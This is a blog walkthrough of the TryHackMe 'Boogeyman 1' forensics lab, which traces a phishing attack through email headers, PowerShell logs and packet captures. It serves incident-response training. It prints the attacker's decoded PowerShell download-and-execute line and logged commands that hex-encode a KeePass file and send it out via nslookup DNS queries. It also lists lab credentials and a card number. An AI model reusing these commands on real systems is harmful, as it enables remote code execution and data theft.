Boogeyman 1-Tryhackme Writeup

MAGESH · Following

5 min read · Aug 29, 2024

Listen Share More

A new threat actor emerges from the wild using the name Boogeyman. Are you afraid of the Boogeyman?

This is room is accessible only for subscribers, so if you wish to subscribe you can use this link and get $5 credits 💰 💵 when you become a member. https://tryhackme.com/signup?referrer=633819acb90069005f4fd623

Link to the room https://tryhackme.com/r/room/boogeyman1

Task 1[Introduction]: New threat in town

Uncover the secrets of the new emerging threat, the Boogeyman.

In this room, you will be tasked to analyse the Tactics, Techniques, and Procedures (TTPs) executed by a threat group, from obtaining initial access until achieving its objective.

Task 2[Email Analysis]: Look at that headers!

open the mail in thunderbird

> *What is the email address used to send the phishing email?*


Ans: agriffin@bpakcaging.xyz

> *What is the email address of the victim?*

Ans: julianne.westcott@hotmail.com

> *What is the name of the third-party mail relay service used by the attacker based on the DKIM-Signature and List-Unsubscribe headers?*

view source



```
X-IncomingTopHeaderMarker OriginalChecksum:B9E13D81CB0879339479CFF31A9D1BAC391FB1268EBA2DF1CD65E467A897D382;UpperCasedChecksum:607CA57AA5DFCDF80738AC3D7B95092AC
                          0EED4788B0074646B818607350E6192;SizeAsReceived:1595;Count:13
            DKIM-Signature v=1; a=rsa-sha256; d=bpakcaging.xyz; s=api; c=relaxed/simple; t=1673601926; h=from:date:subject:reply-to:to:list-unsubscribe:mime-version;
                          bh=DORzQK4K9VXO5g47mYpyX7cPaglyvAX1RLfbY0szvCc=; b=dCB9MhhsZqg4h2P9dg5zMjLj7HVS9vt0fXuqEzH8cj6ft+YBJxvZHkF8uc+CeOas6CoICaPu13Q
                          oL/xVebg3aO8bmlooJWTAZx7mmrh/1ZQBVHm3wvGVI9Xn55nhWzRGoqVOAAPPM6+MEHFwZDIjKDAs RpDurrnykQeCXCp127k=
            DKIM-Signature v=1; a=rsa-sha256; d=elasticemail.com; s=api; c=relaxed/simple; t=1673601926; h=from:date:subject:reply-to:to:list-unsubscribe;
                          bh=DORzQK4K9VXO5g47mYpyX7cPaglyvAX1RLfbY0szvCc=; b=jcC3z+U5lVQUJEYRyQ76Z+xaJMrXN2YdjyM8pUl7hgXesQaY7rqSORNRWynpDQ3/CBSllw31eDq
                          WmoqpFqj2uVy5RXK73lkBEHsSju1eH/4svHpZLS9+wU/tO5dfZVUImvY32iinpJCtoiMLjdpKYMA/ d5BBGqluALtqy9fZQzM=
          List-Unsubscribe <mailto:unsubscribe+HPk2p-JE_jYbkWIRB-SmuA2@bounces.elasticemail.net?subject=unsubscribe>, <http://tracking.bpakcaging.xyz/tracking/unsubscribe?msgid=HPk2p-
                          JE_jYbkWIRB-SmuA2&c=0>
```

Ans: elasticemail

> *What is the name of the file inside the encrypted attachment?*

Ans: Invoice_20230103.lnk

A `.lnk` file, also known as a shortcut file, is a Windows file that provides a reference or shortcut to another file, folder, or program. These files have the `.lnk` When you double-click a `.lnk` file, it opens the file, folder, or application to which it points.

download the file from the mail and open it using the password given

> *What is the password of the encrypted attachment?*

Ans: Invoice2023!

> *Based on the result of the lnkparse tool, what is the encoded payload found in the Command Line Arguments field?*

Ans:
aQBlAHgAIAAoAG4AZQB3AC0AbwBiAGoAZQBjAHQAIABuAGUAdAAuAHcAZQBiAGMAbABpAGUAbgB0ACkALgBkAG8AdwBuAGwAbwBhAGQAcwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AZgBpAGwAZQBzAC4AYgBwAGEAawBjAGEAZwBpAG4AZwAuAHgAeQB6AC8AdQBwAGQAYQB0AGUAJwApAA==

echo “value” | base64 -decode

decoded data :iex (new-object net.webclient).downloadstring(‘http://files.bpakcaging.xyz/update')

Task 3[Endpoint Security]: Are you sure that’s an invoice?

> *What are the domains used by the attacker for file hosting and C2? Provide the domains in alphabetical order. (e.g. a.domain.com,b.domain.com)*

examine the script block from top

cat powershell.json | jq ‘{ScriptBlockText}’

Ans: cdn.bpakcaging.xyz,files.bpakcaging.xyz

> *What is the name of the enumeration tool downloaded by the attacker?*

we have a hint ‘download’ so grep for it. you might have noticed first that a file is being downloaded from github. you can see the execution as you further proceed to the logs.

Ans: seatbelt

> *What is the file accessed by the attacker using the downloaded sq3.exe binary? Provide the full file path with escaped backslashes.*

grep for sq3.exe, still you need a complete path, also grep for cd seperately to know the path of the particular user

Ans: C:\\Users\\j.westcott\\AppData\\Local\\Packages\\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\\LocalState\\plum.sqlite

> *What is the software that uses the file in Q3?*

Ans: Microsoft Sticky Notes

> *What is the name of the exfiltrated file?*

cat powershell.json | jq ‘{ScriptBlockText}’ | grep destination so when going through the logs i saw a ip value assigned to destination, since we are dealing with exfiltration, i just grepped for destination and got the answer ,you can answer upcoming questions with these output

Ans: protected_data.kdbx

> *What type of file uses the .kdbx file extension?*

Ans: keepass

chatgpt

> *What is the encoding used during the exfiltration attempt of the sensitive file?*

Ans: hex

> *What is the tool used for exfiltration?*

Ans: nslookup

Task 4[Network Traffic Analysis]: They got us. Call the bank immediately!

> *What software is used by the attacker to host its presumed file/payload server?*

http.host == files.bpakcaging.xyz

right click any packet click follow http stream

Ans: python

> *What HTTP method is used by the C2 for the output of the commands executed by the attacker?*

http.host == cdn.bpakcaging.xyz:8080

we see many GET req and have POST req in between checking these post req reveals the url encoded data of the commands executed

Ans: POST


> *What is the protocol used during the exfiltration activity?*

since we know the tool nslookup is used fro previous question so the protocol must be dns

Ans: dns

> ***What is the password of the exfiltrated file?***

so from the hint we know the name of the database file accessed from prevoius question, so we use this for searching


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Packet details
Narrow & Wide
□ Case sensitive
String
plum.sqlite
Find
Cancel

```
No.   Time          Source          Destination     Protocol Length Info
44465 1374.303796   10.10.182.255   159.89.205.40   TCP      54 50831 → 8080 [ACK] Seq=1 Ack=1 Win=262656 Len=0
44466 1374.304053   10.10.182.255   159.89.205.40   TCP      342 50831 → 8080 [PSH, ACK] Seq=1 Ack=1 Win=262656 Len=288 [TCP segment of a reassembled
44467 1374.304099   10.10.182.255   159.89.205.40   HTTP     1576 POST /27fe2489 HTTP/1.1  (application/x-www-form-urlencoded)
44468 1374.480718   159.89.205.40   10.10.182.255   TCP      60 8080 → 50831 [ACK] Seq=1 Ack=289 Win=64128 Len=0
44469 1374.480790   159.89.205.40   10.10.182.255   TCP      60 8080 → 50831 [ACK] Seq=1 Ack=1749 Win=63616 Len=0
44470 1374.480790   159.89.205.40   10.10.182.255   TCP      60 8080 → 50831 [ACK] Seq=1 Ack=1811 Win=63616 Len=0
44471 1374.486009   159.89.205.40   10.10.182.255   TCP      191 8080 → 50831 [PSH, ACK] Seq=1 Ack=1811 Win=64128 Len=137 [TCP segment of a reassemble
44472 1374.486325   159.89.205.40   10.10.182.255   HTTP     60 HTTP/1.0 200 OK  (text/plain)
44473 1374.486354   10.10.182.255   159.89.205.40   TCP      54 50831 → 8080 [ACK] Seq=1811 Ack=141 Win=262656 Len=0
44474 1374.487015   10.10.182.255   159.89.205.40   TCP      54 50831 → 8080 [RST, ACK] Seq=1811 Ack=141 Win=0 Len=0
44475 1375.625250   10.10.182.255   159.89.205.40   TCP      66 50832 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1

› Frame 44467: 1576 bytes on wire (12608 bits), 1576 bytes captured (12608 bits) on interface \Device\NPF_{CCEA9B8D-9D36-437E-8084-B68FA02977F5}, id 0
› Ethernet II, Src: 02:bd:3f:f3:86:01 (02:bd:3f:f3:86:01), Dst: 02:c8:85:b5:5a:aa (02:c8:85:b5:5a:aa)
› Internet Protocol Version 4, Src: 10.10.182.255, Dst: 159.89.205.40
› Transmission Control Protocol, Src Port: 50831, Dst Port: 8080, Seq: 289, Ack: 1, Len: 1522
› [2 Reassembled TCP Segments (1810 bytes): #44466(288), #44467(1522)]
› Hypertext Transfer Protocol
⌄ HTML Form URL Encoded: application/x-www-form-urlencoded
  ⌄ Form item: "92 105 100 61 56 54 56 49 53 48 98 100 45 97 53 54 52 45 52 50 51 98 45 57 50 53 54 45 55 48 100 51 55 56 49 55 57 52 98 49 32 77 97 115 116 101 114 32 86
      Key [truncated]: 92 105 100 61 56 54 56 49 53 48 98 100 45 97 53 54 52 45 52 50 51 98 45 57 50 53 54 45 55 48 100 51 55 56 49 55 57 52 98 49 32 77 97 115 116 101 1
      Value:
```

you'll get a http packet ,as you move down a little you can see a http packet with POST method, we know that this is the method used by c2 server ,this packet has encoded value decode it using cyberchef

Ans: %p^{93}!lL^Mz47E2GaT^y


> ***What is the credit card number stored inside the exfiltrated file?***

we already know the protocol involved in exfiltration is dns and the associated domain names we use this as filter

tshark -r capture.pcapng -Y 'dns' -T fields -e dns.qry.name | grep ".bpakcaging.xyz" | cut -f1 -d '.'| grep -v -e "files" -e "cdn" | uniq | tr -d '\n' > output.txt

- `-Y 'dns'` : Filters the packets to only include DNS queries.
- `-T fields` : Specifies that the output should be in field format (not the default text).
- `-e dns.qry.name` : Extracts the DNS query name field

- *grep ".bpakcaging.xyz"* :Filters the DNS query names to only include those that contain the string `.bpakcaging.xyz` .
- `cut -f1 -d '.'` : Cuts or extracts the first field from each line, where fields are separated by a period (.). This would typically extract the subdomain or first part of the domain name.
- `grep -v -e "files" -e "cdn"` :Filters out any lines containing the words `files` or `cdn` . The `-v` option in `grep` inverts the match, so it excludes lines with these patterns.
- `uniq` : Removes duplicate lines, ensuring that only unique values remain.
- `tr -d '\n'` : Removes any newline characters from the remaining output, making the result a single continuous string.
- `> output.txt` : Redirects the final output to the file `output.txt`



```
ubuntu@tryhackme:~/Desktop/artefacts$ cat powershell.json | jq | grep destination
  "ScriptBlockText": "$file='protected_data.kdbx'; $destination = \"167.71.211.113\"; $bytes = [System.IO.File]::ReadAllBytes($file);;pwd",
  "ScriptBlockText": "$split = $hex -split '(\\S{50})'; ForEach ($line in $split) { nslookup -q=A \"$line.bpakcaging.xyz\" $destination;} echo \"Done\";;pwd",
  "ScriptBlockText": "$file='C:\\Users\\j.westcott\\Documents\\protected_data.kdbx'; $destination = \"167.71.211.113\"; $bytes = [System.IO.File]::ReadAllBytes($file);;p
```

second line shows how data is exfiltrated, sliced and converted to hex and made to look like subdomains

now cat the output.txt file copy and paste into cyberchef use from hex and save the output as secret.kdbx now open the file with the master password we have from the previous question.

we know that a .kdbx file was extracted so we are just recreating the file from the data that is sent via dns queries.

conversion can also done via cmd line

cat output.txt | xxd -r -p > secret.kdbx

`xxd` can be used to convert a hex dump back into its raw binary form

`-r` means "reverse operation" (convert from hex to binary).

`-p` tells `xxd` to treat the input as plain hex without formatting.

Ans: 4024007128269551

THANK YOU FOR READING!!! ❤️ 💫

Tryhackme Data Exfiltration Wireshark

Following

Written by MAGESH

40 Followers · 11 Following

Cybersecurity | Tryhackme

No responses yet

What are your thoughts?

Respond

More from MAGESH

MAGESH

Session Management-Tryhackme Writeup

Learn about session management and the different attacks that can be performed against insecure implementations.

Aug 24, 2024 👏 10

MAGESH

John the Ripper: The Basics-Tryhackme Writeup

Learn how to use John the Ripper, a powerful and adaptable hash-cracking tool

Oct 25, 2024

MAGESH

Monday Monitor — Tryhackme Writeup

Ready to test Swiftspend's endpoint monitoring?

Aug 19, 2024

MAGESH


SigHunt-Tryhackme Writeup

You are tasked to create detection rules based on a new threat intel.

Oct 15, 2024

See all from MAGESH

Recommended from Medium



In T3CH by Axoloth

TryHackMe | Brute Force Heroes | WriteUp

Walkthrough room to look at the different tools that can be used when brute forcing, as well as the different situations that might favour...

Oct 3, 2024 51


Drew Arpino

TryHackMe — Boogeyman 3 Challenge Walkthrough

A Domain Forensic Investigation using Kibana


Jan 6 1

Lists




Staff picks

798 stories · 1566 saves




Stories to Help You Level-Up at Work

19 stories · 915 saves




Self-Improvement 101

20 stories · 3212 saves



Productivity 101

20 stories · 2714 saves



ents

	User Name	Name	Surname	Email
3	student1	Student1		stud
4	student2	Student2		stud
5	student3	Student3		stud
9	anatacker	Ana Tacker		
10	THM{Got.the.User}	X		
11	qweqwe	qweqwe		

embossdotar

TryHackMe—Session Management—Writeup

Key points: Session Management | Authentication | Authorisation | Session Management Lifecycle | Exploit of vulnerable session management...


Aug 7, 2024 27

K9ine95

Block ~ Tryhackme ~ walkthrough

One of your junior system administrators forgot to deactivate two accounts from a pair of recently fired employees. We believe these...

Aug 12, 2024 2




In T3CH by Axoloth

TryHackMe | Deja Vu | WriteUp

Exploit a recent code injection vulnerability to take over a website full of cute dog pictures!

Oct 13, 2024 50



```
d

rd.img.old  lib64        media  opt   root  sbin  srv  tmp  var      vmlinuz.old
            lost+found   mnt    proc  run   snap  sys  usr  vmlinuz
 var/log
log# ls
 cloud-init-output.log  dpkg.log         kern.log  lxd       unattended-upgrades
 cloud-init.log         fontconfig.log   landscape syslog    wtmp
 dist-upgrade           journal          lastlog   tallylog
log# cat auth.log | grep install
8-55 sudo:   cybert : TTY=pts/0 ; PWD=/home/cybert ; USER=root ; COMMAND=/usr/bin/
8-55 sudo:   cybert : TTY=pts/0 ; PWD=/home/cybert ; USER=root ; COMMAND=/usr/bin/
8-55 sudo:   cybert : TTY=pts/0 ; PWD=/home/cybert ; USER=root ; COMMAND=/bin/chow
hare/dokuwiki/bin /usr/share/dokuwiki/doku.php /usr/share/dokuwiki/feed.php /usr/s
hare/dokuwiki/install.php /usr/share/dokuwiki/lib /usr/share/dokuwiki/vendor -R
log# █
```

Dan Molina

Disgruntled CTF Walkthrough

This is a great CTF on TryHackMe that can be accessed through this link here: https://tryhackme.com/room/disgruntled

Oct 22, 2024

See more recommendations